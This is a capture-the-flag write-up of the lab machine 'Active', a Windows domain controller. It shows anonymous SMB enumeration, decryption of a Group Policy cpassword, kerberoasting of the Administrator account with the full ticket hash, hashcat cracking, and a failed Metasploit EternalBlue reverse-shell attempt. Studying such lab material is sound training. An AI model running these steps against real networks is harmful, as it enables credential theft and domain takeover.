

A Windows box this time. Its called Active. What are the chances that this is about Active Directory exploitation? I think fairly probable! I like Active Directory enumeration, so that would be great! Lets boot it up!
First recon. I ping the host to check vpn connectivity, and follow up with a portscan
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -p- 10.129.5.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 17:35 -0500
Nmap scan report for 10.129.5.8
Host is up (0.0057s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-19 22:36:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49173/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-19T22:37:28
|_  start_date: 2026-01-19T22:19:17
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.95 seconds
the open Kerberos (88) and LDAP (389,636) ports seem to confirm my expectation that this is indeed a Active Directory server. Apperently Server 2008 R2. Pretty old.
With empty creds we can enumerate the shares on SMB
──(root㉿kali)-[/home/kali/htb/nibble]
└─# smbmap -u '' -p '' -H 10.129.5.8

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.5.8:445  Name: 10.129.5.8                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
mostly no access, but we can read Replication.
signing in on the replication share anonymously we see the hostname of the box.
┌──(root㉿kali)-[/home/kali/htb/active]
└─# smbclient \\\\10.129.5.8\\Replication
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                5217023 blocks of size 4096. 284068 blocks available
smb: \>
I don’t have a smart way of doing this, i just browse trough the folders opening the files, see what i have.
When browsing this directory, i found a path with a file that seems to have a password hash?
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

more Groups.xml>

<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
this looks like a hash for active.htb\SVC_TGS. Lets look a bit further, but this looks promising. Part of the Ticket Granting Service of Kerberos i hope.
Googling cpassword a bit apperently these were encrypted using a static universal AES key. kali comes with a tool gpp-decrypt, which can be used to decrypt the password.
┌──(root㉿kali)-[/home/kali/htb/active]
└─# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
We now have a user, with which we can try to interact with the system. Lets see if these creds now work!

We have more shares in read only now! So i guess they still work!
- SVC_TGS
- GPPstillStandingStrong2k18
Now, there exist an amazing mind-maps on AD exploitation. for example:
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
https://mayfly277.github.io/assets/blog/pentest_ad_dark.svg

I will not try to use what i know before falling back on these.
First of all, lets see if we can get a session on the server using evil-winrm.
┌──(root㉿kali)-[/home/kali/htb/active]
└─# evil-winrm ? -u SVC_TGS -p GPPstillStandingStrong2k18 -i 10.129.5.8

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint


Error: Connection timeout or error occurred: Errno::ECONNREFUSED - Connection refused - Connection refused - connect(2) for "10.129.5.8" port 5985 (10.129.5.8:5985)

Warning: Cleaning up and exiting...
Too bad, no dice!
Again is started browsing the new shares. The Users share seems to be C:\Users where SVC_TGS is a user with the user flag on its Desktop. So got that!
So after trying some things i thought i’d see if there are kerberoastable users on the system. These are users for which you can request their password hash.
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.5.8 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2026-01-19 17:20:27.948959


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$7e814cb9ac36dfb395440e6fac4dea1a$cbd22d31815cd9ad57b5cfedeec96f7ea65be24e71851bb9b81be603e11a02119c9df8524ce8cb8b101fbaaa4c07145404ad4c99d57aaa87a299c61d1492ce2d535539dfc4d054200e5187a907e31891c62313d7ece407449e76a8b83e3b1af18b4d5758751c2aa7743abbd75e07a53d122407728ee5181a826d32a84f94b60186b575be2a16487d5e4515f01e6eeb8e576382db24c04aa578af470c33e674a675964058306db9f200be3d0e6b677a70681f1680899d99ecc54c6fd3e787e5f0b5630ce004bc1b480b55011ae2cfefa0982021f3c8b6741abc16dbda427254eaff9866672e4e08cd736a7eb6674e422470f4a351a6167c8f5375babe188f53d06bf9e93575ba4e95444ca2f889e042b747d4c72261e3e701277a90174ed3f68829905d3055f02b5f11852b2724d65da8d57e5036977c805860f5dd3c7e292ddafab3803b614d67d79ea12b644ae7ee9812a66f9cef7478c07317627ddc6571bbc8094d94209ecdec8f5bd8c3b4e6547178f13236de956d68cb623b8e74b9359792ace7bc9369257b86dea37aff2425d406cfad5a53fd63324218653a3cc9f5274e07de8354857b3fcc8971fcdac4e7e45863ef0b3a7ed86834f9652e5fda47205c233671ce964f015e7fa910a4030940c8a51f4735c7cca95797b51266347eeea2a3962d8ef42cde9e4a7942d2d16bd7b888982de9246221d16bb59ffbcd49dfcae90c4f2b948683ee26b98d4d486ee2db1d6d32b69c2a8d6efcb8ed3b0935525ef85c090044a6f5444079f77b351b659ac43c3c08650d20fd9b3d0bd3a842e577fa0afcf1f3188ad20cc848572a4ef9be9a9459823044496921b61a0144543a7b5613746319eaccfcdd9d599b0dcd1a730107c8cf308446459b17906ab5ddcd4718943ae96a786806764d8ed9eb7a8323b6c1be97995fa70e7f5b31056f12d62c908ccd268b8b0355a0dab3a80c435cea29d03d0da707d5d7c51a98f6f8fa55839c101d6c0a0f16c44ac72361cdb24024a630a802de8f3614ec0d457c513af0836e1d3f586b43741a6ba85d569c35689f9ff89cf594944f020e5442223ea10bb91c40f1f900934c5a38287103685ed1553aefa2d60320283e354916ac3a3a202d92f91f7f378d4e4479917cbddef2ad2a8f03160a791a8e30731b111356c33ca1845f55618e9b4a154c1ea6455685d24e126d4567a8ebf0bebd6fe79cdc98746325351909588227580c69ad64db3c30f590579c2570f7f8fd1b
We saved this hash, and went after it with Hashcat!
First we need to identify what kind of hash we’ve got.
https://hashcat.net/wiki/doku.php?id=example_hashes
luckily hashcat has kind off a lookup table for this 🙂 It would seem that mode 13100 is the one!

hashcat -m 13100 hash /usr/share/wordlists/rockyou.txtA couple of seconds and Cracked!

- administrator
- Ticketmaster1968
so with this credential i can use SMB again to get the root flag i guess. But i wanna see if i can get a shell still using Eternalblue.
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.5.8
rhosts => 10.129.5.8
msf exploit(windows/smb/ms17_010_eternalblue) > set smbdomain active.htb
smbdomain => active.htb
msf exploit(windows/smb/ms17_010_eternalblue) > set smbpass Ticketmaster1968
smbpass => Ticketmaster1968
msf exploit(windows/smb/ms17_010_eternalblue) > set smbuser administrator
smbuser => administrator
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.15.104
lhost => 10.10.15.104
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.15.104:4444
[*] 10.129.5.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.129.5.8:445        - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.129.5.8:445        - Scanned 1 of 1 hosts (100% complete)
[-] 10.129.5.8:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
nope, still not. Oh well, lets get our flag!
┌──(root㉿kali)-[/home/kali/htb/active]
└─# smbclient \\\\10.129.5.8\\Users -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 10:39:20 2018
  ..                                 DR        0  Sat Jul 21 10:39:20 2018
  Administrator                       D        0  Mon Jul 16 06:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 01:06:44 2009
  Default                           DHR        0  Tue Jul 14 02:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 01:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 00:57:55 2009
  Public                             DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 11:16:32 2018

                5217023 blocks of size 4096. 278933 blocks available
smb: \> cd  Administrator
smb: \Administrator\> ls
  .                                   D        0  Mon Jul 16 06:14:21 2018
  ..                                  D        0  Mon Jul 16 06:14:21 2018
  AppData                           DHn        0  Mon Jan 19 17:19:48 2026
  Application Data                DHSrn        0  Mon Jul 16 06:14:15 2018
  Contacts                           DR        0  Mon Jul 30 09:50:10 2018
  Cookies                         DHSrn        0  Mon Jul 16 06:14:15 2018
  Desktop                            DR        0  Thu Jan 21 11:49:47 2021
  Documents                          DR        0  Mon Jul 30 09:50:10 2018
  Downloads                          DR        0  Thu Jan 21 11:52:32 2021
  Favorites                          DR        0  Mon Jul 30 09:50:10 2018
  Links                              DR        0  Mon Jul 30 09:50:10 2018
  Local Settings                  DHSrn        0  Mon Jul 16 06:14:15 2018
  Music                              DR        0  Mon Jul 30 09:50:10 2018
  My Documents                    DHSrn        0  Mon Jul 16 06:14:15 2018
  NetHood                         DHSrn        0  Mon Jul 16 06:14:15 2018
  NTUSER.DAT                       AHSn   524288  Mon Jan 19 17:20:27 2026
  ntuser.dat.LOG1                   AHS   262144  Mon Jan 19 18:07:40 2026
  ntuser.dat.LOG2                   AHS        0  Mon Jul 16 06:14:09 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf    AHS    65536  Mon Jul 16 06:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Mon Jul 16 06:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Mon Jul 16 06:14:15 2018
  ntuser.ini                         HS       20  Mon Jul 16 06:14:15 2018
  Pictures                           DR        0  Mon Jul 30 09:50:10 2018
  PrintHood                       DHSrn        0  Mon Jul 16 06:14:15 2018
  Recent                          DHSrn        0  Mon Jul 16 06:14:15 2018
  Saved Games                        DR        0  Mon Jul 30 09:50:10 2018
  Searches                           DR        0  Mon Jul 30 09:50:10 2018
  SendTo                          DHSrn        0  Mon Jul 16 06:14:15 2018
  Start Menu                      DHSrn        0  Mon Jul 16 06:14:15 2018
  Templates                       DHSrn        0  Mon Jul 16 06:14:15 2018
  Videos                             DR        0  Mon Jul 30 09:50:10 2018

                5217023 blocks of size 4096. 278933 blocks available
smb: \Administrator\> cd Desktop
ls
smb: \Administrator\Desktop\> ls
  .                                  DR        0  Thu Jan 21 11:49:47 2021
  ..                                 DR        0  Thu Jan 21 11:49:47 2021
  desktop.ini                       AHS      282  Mon Jul 30 09:50:10 2018
  root.txt                           AR       34  Mon Jan 19 17:20:25 2026

                5217023 blocks of size 4096. 278933 blocks available
smb: \Administrator\Desktop\> more root.txt
And there it was! the root flag.
Conclusion
So in the end we didn’t get code execution, or administrative access to the system other than via other protocols. That was actually quite interesting! I liked this box! Got to try a lot, but in the end, enumeration was key. That was fun.